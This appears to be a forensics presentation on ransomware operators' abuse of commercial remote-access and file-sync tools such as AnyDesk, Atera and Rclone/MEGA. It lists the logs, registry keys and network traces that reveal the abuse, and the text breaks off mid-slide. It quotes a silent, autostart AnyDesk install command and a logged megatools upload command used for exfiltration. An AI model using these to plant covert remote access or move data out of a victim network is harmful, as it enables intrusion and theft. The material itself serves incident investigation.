

# Analysis on legit tools abused in human operated ransomware

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# Background & Incident cases

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- What is the “legit tool”?
- Actual incident cases

# Abuse of Legitimate tools

- Attackers of Human Operated Ransomware tend to abuse **legitimate tools** for defense evasion.
- Tools intended for **commercial use** are currently experiencing a marked increase in abuse.

Category of legitimate tools

#	Category	Example	
1	MS Native Tools	PowerShell, PsExec, WMI, MSBuild, ...	Techniques are being well researched.
2	Pentest Tools	Cobalt Strike, Mimikatz, Bloodhound, ...	AV products are making effort to detect them.
3	<b>Commercial Tools</b>	<b>AnyDesk, Splashtop, Rclone(MEGA), ...</b>	<b>Our focus on this presentation</b>



# Commercial tools


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- Commercial tools are typically used in **enterprise daily operations**, making them challenging to detect at incidents.
- Due to their **multifunctionality**, those tools appear to be convenient for attackers to perform various activities.
- Tend to be abused at the following tactics.

MITRE Tactics	Abused tools
[TA0011] Command and Control	RMM Tools
[TA0010] Exfiltration	SYNC Tools



# Commercial RMM tools

- Once RMM agent program is installed/executed on victim PC, an attacker will be able to remotely control the PC **through relay servers as if accessing via Remote Desktop.**
- Majority of tools have **multiple features** such as script/command execution, file transfer, task manager, etc..




# Commercial SYNC tools

- Command-line/GUI based tool which **syncs specific files or directories to cloud services or directly to target machines.**




# Incident case example (case#1)

Tactics	Procedure
Initial Access	-
Defense Evasion	Kill AV via legit driver
Credential Access	Mimikatz
Discovery	Advanced IP Scanner
Lateral Movement	PsExec, RDP
C&C	<b>Atera,</b> <b>Remote Utilities</b>
Exfiltration	-
Impact	Babuk Ransomware



# Incident case example (case#2)

Tactics	Procedure
Initial Access	VPN
Defense Evasion	Disable AV
Credential Access	Mimikatz
Discovery	NW scanner
Lateral Movement	PsExec, RDP
C&C	<b>Ngrok, AnyDesk</b>
Exfiltration	<b>Rclone-&gt;MEGA</b>
Impact	BlackCat Ransomware



# Incident case example (case#1)

.\$\Windows\$\Prefetch	MSIEXEC.EXE-CDBFC0F7.pf
.\$\Windows\$\Temp	AteraUpgradeAgentPackage
.\$\Windows\$\Temp	Setupx64.msi
.\$\Windows\$\Temp	AteraSetupLog.txt
.\$\Program Files	ATERA Networks
.\$\Program Files\$\ATERA Networks	AteraAgent

```
694 Property(N): INSTALLFOLDER = C:\Program Files (x86)\ATERA Networks\AteraAgent\
695 Property(N): WindowsFolder = C:\WINDOWS\
696 Property(N): ATERA = C:\Program Files (x86)\ATERA Networks\
697 Property(N): ProgramFilesFolder = C:\Program Files (x86)\
698 Property(N): ALLUSERS = 1
699 Property(N): REINSTALLMODE = dmus
700 Property(N): Manufacturer = Atera networks
701 Property(N): ProductCode = {44A2D24A-2811-4008-8B42-DE537354AD05}
702 Property(N): ProductLanguage = 1033
703 Property(N): ProductName = AteraAgent
704 Property(N): ProductVersion = 1.8.2.3
705 Property(N): SecureCustomProperties = NETFRAMEWORK35;PREVIOUSFOUND;WIX_UPGRADE_
706 Property(N): INTEGRATORLOGIN = [redacted]@wp.pl
707 Property(N): COMPANYID = [redacted]
708 Property(N): ACCOUNTID = [redacted]
709 Property(N): PackageCode = {2B8E0D9C-FD18-4250-BE91-95741FD072}
710 Property(N): ProductState = 5
711 Property(N): UPGRADINGPRODUCTCODE = {2B14E5[redacted]0412522E6}
712 Property(N): CLIENTPROCESSID = 4924
713 Property(N): CLIENTUILEVEL = 3
714 Property(N): REMOVE = ALL
715 Property(N): PRODUCTLANGUAGE = 1033
716 Property(N): VersionDatabase = 200
717 Property(N): VersionMsi = 5.00
```

Attacker's  
email address

Atera RMM  
Account ID

```
[CreateProcess] ClasSvc.exe:1760 > "%UserProfile%\[redacted]\Classic
Shell\ClasSvc.exe -run_agent -second" [Child PID: 652]
```

```
[CreateFile] ClasSvc.exe:652 > %AppData%\Remote Utilities
Agent\Logs\rut_log_20[redacted].html [SHA256:
```

Remote Utilities - Host ログ

日付 (UTC)	コード	IP	イベント
2022-11-10 11:00:00	691	110	The new certificate was generated.
2022-11-10 11:00:34	394	34	Remote Utilities - Host
2022-11-10 11:00:56	675	96	Relay node: OK
2022-11-10 11:01:31	331	96	Relay node redirect:
2022-11-10 11:01:56	816	96	Relay node: OK
2022-11-10 11:02:42	642	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:03:16	116	[redacted]	クセスが許可されました。
2022-11-10 11:03:16	116	[redacted]	Incoming ID connection from IP: [redacted]
2022-11-10 11:03:16	116	[redacted]	Incoming ID connection from IP: [redacted]
2022-11-10 11:03:38	626	38	リモート画面接続。開始されました。
2022-11-10 11:04:08	408	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:04:27	767	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:04:31	718	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:04:58	558	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:05:14	714	116	Incoming ID connection from IP: [redacted]
2022-11-10 11:05:20	120	116	Incoming ID connection from IP: [redacted]

Attacker's  
Global IP

Date&Time of  
Remote connect

# Purpose of this presentation

- 1 To clarify artifacts useful during investigation
- 2 To clarify methods to prevent malicious activities

## Target RMM tools



## Target SYNC tools



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## 2<sup>nd</sup> Chapter

# Analysis

- Features of tools that may be abused by attackers
- Artifacts useful for investigation



# Verification Environment

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- **Artifacts left during installation and execution of each tool features** were investigated.
- **Only artifacts that are useful during the investigation** are referred on this document, rather than a comprehensive list of all the artifacts.
- Verification was done with **the latest version of each tools as of December 2022**, and under the highest “free” license tiers.
- Only the artifacts on the client(victim) machine were investigated.
- If the tools is multifunctional, **only the features that an attacker is likely to abuse** are verified.
- Verified on a Win10 environment. Other versions and OS are out of scope.

# Common useful artifact: SRUM

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- System Resource Utilization Monitor
- Windows feature that tracks application usage, network utilizations, and performance information.
- Very useful artifact for both RMM and SYNC tools to locate...
  1. When the tool was executed (approx. time)
  2. How much data was sent/received with the tool
    - **Date/Time when the attacker was active**
    - **Amount of data which may have been exfiltrated**

# Common useful artifact: SRUM

- SRUM collected from IR case where Atera RMM was abused.

Id	Timestamp	ExeInfo	SidType	Sid	Appld	BytesReceived	BytesSent	InterfaceLuid	InterfaceType
800000	2022/9/24 3:55	AteraAgent			70952	913	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
801386	2022/9/25 13:55	AteraAgent			70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
803969	2022/9/27 2:57	AteraAgent			70952	3510	1282	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806517	2022/9/27 22:55	AteraAgent	LocalSystem	S-1-5-18	70952	341758	200173	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806656	2022/9/28 0:04	AteraAgent	LocalSystem	S-1-5-18	70952	586604	363372	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806671	2022/9/28 1:04	AteraAgent	LocalSystem	S-1-5-18	70952	580738	374520	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806714	2022/9/28 2:04	AteraAgent	LocalSystem	S-1-5-18	70952	575650	372391	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806745	2022/9/28 3:04	AteraAgent	LocalSystem	S-1-5-18	70952	579891	373171	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806776	2022/9/28 4:04	AteraAgent	LocalSystem	S-1-5-18	70952	585094	374233	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806805	2022/9/28 5:04	AteraAgent	LocalSystem	S-1-5-18	70952	579861	373872	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806837	2022/9/28 6:04	AteraAgent	LocalSystem	S-1-5-18	70952	582538	372941	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806867	2022/9/28 7:04	AteraAgent	LocalSystem	S-1-5-18	70952	579874	372420	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
806896	2022/9/28 8:04	AteraAgent	LocalSystem	S-1-5-18	70952	177484	115087	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
810381	2022/10/20 4:03	AteraAgent	LocalSystem	S-1-5-18	70952	913	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
819243	2022/10/21 13:52	AteraAgent	LocalSystem	S-1-5-18	70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD
844632	2022/10/26 19:36	AteraAgent	LocalSystem	S-1-5-18	70952	912	0	1.6894E+15	IF_TYPE_ETHERNET_CSMACD

Atera RMM was installed  
on 2022 Sep-24<sup>th</sup>?

The attacker became active  
between Sep-27<sup>th</sup> and 28<sup>th</sup>?

# Common useful artifact: SRUM

- SRUM collected from a terminal where data exfiltration via FileZilla was attempted.


SRUM	SRUM ENTRY CREATION	Application	User SI	Bytes Sent	Bytes Received
818	2022/9/15 15:35	%program files%filezilla ftp client%filezilla.exe	S-1-5-21	114963	11825
875	2022/9/16 1:44	%program files%filezilla ftp client%filezilla.exe	S-1-5-21	2026	3902
926	2022/10/10 4:15	%program files%filezilla ftp client%filezilla.exe	S-1-5-21	5926306020	11772982

FileZilla was firstly executed  
on 2022 Sep-15<sup>th</sup>?

Appox. 5.5GB was sent  
on 2022 Oct-10<sup>th</sup>

# Common useful artifact: EID 4688

- Windows Event ID: 4688(Security.evtx) is recorded **with command line when new process creation is detected.**
- Must be carefully considered as **Security.evtx could be overwhelmed**  
→ EDR or Audit trail tools can be other options.
- 4688 is referred on this document only when other useful artifacts were not found.



Creator Process Name: C: ¥Windows¥System32¥cmd.exe  
Process Command Line: megatools.exe put 2.txt

# Tools Verification - AnyDesk



BlackByte, BlackCat, Cartel,  
Conti, Karakurt, LAPSUS\$,  
Quantum, Royal, Somnia


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# AnyDesk : Artifacts

## Installation

Client program installation to the victim machine

- Support GUI and Command Line installation

### GUI



Command Line Installation

### Command

```
AnyDesk.exe --install "%ProgramFiles(x86)%¥AnyDesk" --start-with-win --silent
```

# AnyDesk : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Install Path



%ProgramFiles(x86)%¥AnyDesk¥\*

%ProgramFiles%¥AnyDesk¥\*

### Config

[Install] %ProgramData%¥AnyDesk¥\*.conf

[Portable] %APPDATA%¥AnyDesk¥\*.conf





# AnyDesk : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Service

System.evtx (EventID: 7045)

### HKLM\Software\Microsoft\Windows\CurrentVersion\Services\AnyDesk

- DisplayName: AnyDesk Service
- ImagePath: "%ProgramFiles(x86)%AnyDeskAnyDesk.exe" --service

Processes persists on victim

Service Name

"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service

File:  
C:\Program Files (x86)\AnyDesk\AnyDesk.exe

AnyDesk Software GmbH

Services:  
AnyDesk (AnyDesk Service)

Notes:  
Signer: philandro Software GmbH  
Console application: services.exe (680)  
Process is 32-bit (WOW64).

レジストリ エディター

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コンピューター\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\AnyDesk

名前	種類
(既定)	REG_SZ
DependOnService	REG_MUL
Description	REG_SZ
DisplayName	REG_SZ
ErrorControl	REG_DWC
FailureActions	REG_BINA
ImagePath	REG_EXPAND_SZ
ObjectName	REG_SZ
Start	REG_DWC
Type	REG_DWC
WOW64	REG_DWC

# AnyDesk : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Log File

[Install] %ProgramData%\AnyDesk\ad\_svc.trace

[Install/Portable] %APPDATA%\AnyDesk\ad.trace

```
ad_svc.trace [x]
231 info 2022-12-26 14:38:19.934 gsvc 15732 15764 fiber.scheduler - Fiber 9 terminated.
232 info 2022-12-26 14:38:19.981 gsvc 15732 15764 4 fiber.scheduler - Spawning child fiber 10 (parent 4).
233 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 anynet.relay_connector - Relay connector started.
234 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 anynet.relay_connector - Start proxy search.
235 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 base.proxy_finder - Skipping search. Next search in 59907 ms.
236 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 1 anynet.relay_connector - Connecting to relay relay-2b6c8e2d.net.anydesk.com (1/2)
237 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
238 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
239 info 2022-12-26 14:38:20.028 gsvc 15732 15764 10 anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
240 info 2022-12-26 14:38:20.215 gsvc 15732 15764 10 2 anynet.relay_connector - Using IPv4: 203.10.98.163
241 info 2022-12-26 14:38:20.262 gsvc 15732 15764 1 app.service - Process start: 4608 (control:1).
242 info 2022-12-26 14:38:20.262 gsvc 15732 15764 1
243 info 2022-12-26 14:38:20.262 gsvc 15732 15764 1
244 info 2022-12-26 14:38:20.262 gsvc 15732 15764 11
245 info 2022-12-26 14:38:20.262 gsvc 15732 15764 11
246 warning 2022-12-26 14:38:20.262 gsvc 15732 15868
247 warning 2022-12-26 14:38:20.278 gsvc 15732 15868 os_win.upnp_config - 1 times: No port mapping collection (0x00000000).
```

ad\_svc.trace/ad.trace

1. FQDN of connected relay server
2. IP address of relay server

# AnyDesk : Artifacts

## Execution/Installation

Client program installation to the victim machine

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## Network

\*.net.anydesk.com: 443,80,6568

Processes	Services	Network	Disk		
Name	Local address	Local...	Remote address	Re...	Pr...
AnyDesk.exe (5500)		7070			TCP
AnyDesk.exe (5500)		51566			TCP
AnyDesk.exe (5500)		51566	relay-67f39ba0.net.anydesk.com	443	TCP
AnyDesk.exe (5500)		50001			UDP

Destination	Dpt	Protocol	Length	Info
203.10.98.202	443	TCP	66	604
203.10.98.202	443	TCP	66	[TC
203.10.98.202	443	TCP	66	[TC
203.10.98.202	443	TCP	66	[TC
203.10.98.202	80	TCP	66	604
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
203.10.98.202	6568	TCP	66	604
203.10.98.202	6568	TCP	66	[TC
203.10.98.202	6568	TCP	66	[TC
203.10.98.202	6568	TCP	66	[TC
203.10.98.202	6568	TCP	66	[TC

## FW rule for AnyDesk; Link

### Ports & Whitelist

AnyDesk clients use the TCP-Ports 80, 443, and 6568 to establish connections. It is however sufficient if just one of these is opened.

AnyDesk's "Discovery" feature uses a free port in the range of 50001-50003 and the IP 239.255.102.18 as default values for communication.


It can be necessary to whitelist AnyDesk for firewalls or other network traffic monitoring software, by making an exception for: "\*.net.anydesk.com"

Dst port 443/tcp will fail over to 80, 5655 if blocked  
(443 ⇒ 80 ⇒ 6568)

# AnyDesk : Artifacts

## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop



# AnyDesk : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

[Install] %Programdata%\AnyDesk\ad\_svc.trace

[Portable] %APPDATA%\AnyDesk\ad.trace

```
ad_svc.trace [X]
342 info 2022-12-26 15:40:55.106 gsvc 15732 15764 24 fiber.scheduler - Spawning root fiber
343 anynet.any_socket - Accept fiber spawned.
344 anynet.any_socket - Accepting from 795692568.
345 anynet.any_socket - Retrieving client information.
346 anynet.conn - Could not send login token. unavailable (6).
347 anynet.any_socket - Client-ID: 795692568 (FPR: 18dbdad46cf4).
348 anynet.any_socket - Logged in from [REDACTED].71:53089 on relay 3b31c817.
349 anynet.connection_mgr - Making a new connection to client 18dbdad46cf46eed506f4
350 info 2022-12-26 15:40:55.422 gsvc 15732 15764 25 fiber.scheduler - Spawning root fiber 26.
351 info 2022-12-26 15:40:55.422 gsvc 15732 15764 25 anynet.any_socket - Accepting the connect request.
352 warning 2022-12-26 15:40:55.442 gsvc 15732 15764 25 anynet.conn - Could not send login token. unavailable (11)
359 info 2022-12-26 15:40:55.442 gsvc 15732 15764 26 fiber.scheduler - Spawning child fiber 27 (parent 26).
360 info 2022-12-26 15:40:55.442 gsvc 15732 15764 27 anynet.punch_connector - Spawning fibers for 3 potential connect addresses.
361 info 2022-12-26 15:40:55.442 gsvc 15732 15764 27 anynet.punch_connector - -> Spawning: 10.0.0.44:7070 (0).
362 info 2022-12-26 15:40:55.442 gsvc 15732 15764 27 fiber.scheduler - Spawning child fiber 28 (parent 27).
```

ad\_svc.trace/ad.trace

1. AnyDesk ID of Remote machine (attacker)
2. Global IP address of Remote machine (attacker)
3. Private IP address of Remote machine (attacker)

# AnyDesk : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

[Install] %Programdata%\AnyDesk\connection\_trace.txt

[Portable] %APPDATA%\AnyDesk\connection\_trace.txt

```
connection_trace.txt
1 Incoming 2022-12-14, 03:21 2 User 3 7956 7956
2 Incoming 2022-12-14, 04:17 2 Passwd 3 7956 7956
3 Incoming 2022-12-14, 05:12 2 Passwd 3 7956 7956
4 Incoming 2022-12-14, 06:52 2 Passwd 3 7956 7956
5 Incoming 2022-12-15, 02:28 2 Token 3 7956 7956
6 Incoming 2022-12-15, 03:09 2 Token 3 7956 7956
```

1. Date/Time of remote access
2. Authentication Type
  - User: Click the "Accept" button on the client side (victim)
  - Passwd: Connect by entering the password on the remote machine (attacker).
  - Token: Connected with stored password.
3. AnyDesk ID and alias of the connection source (attacker)

# AnyDesk : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

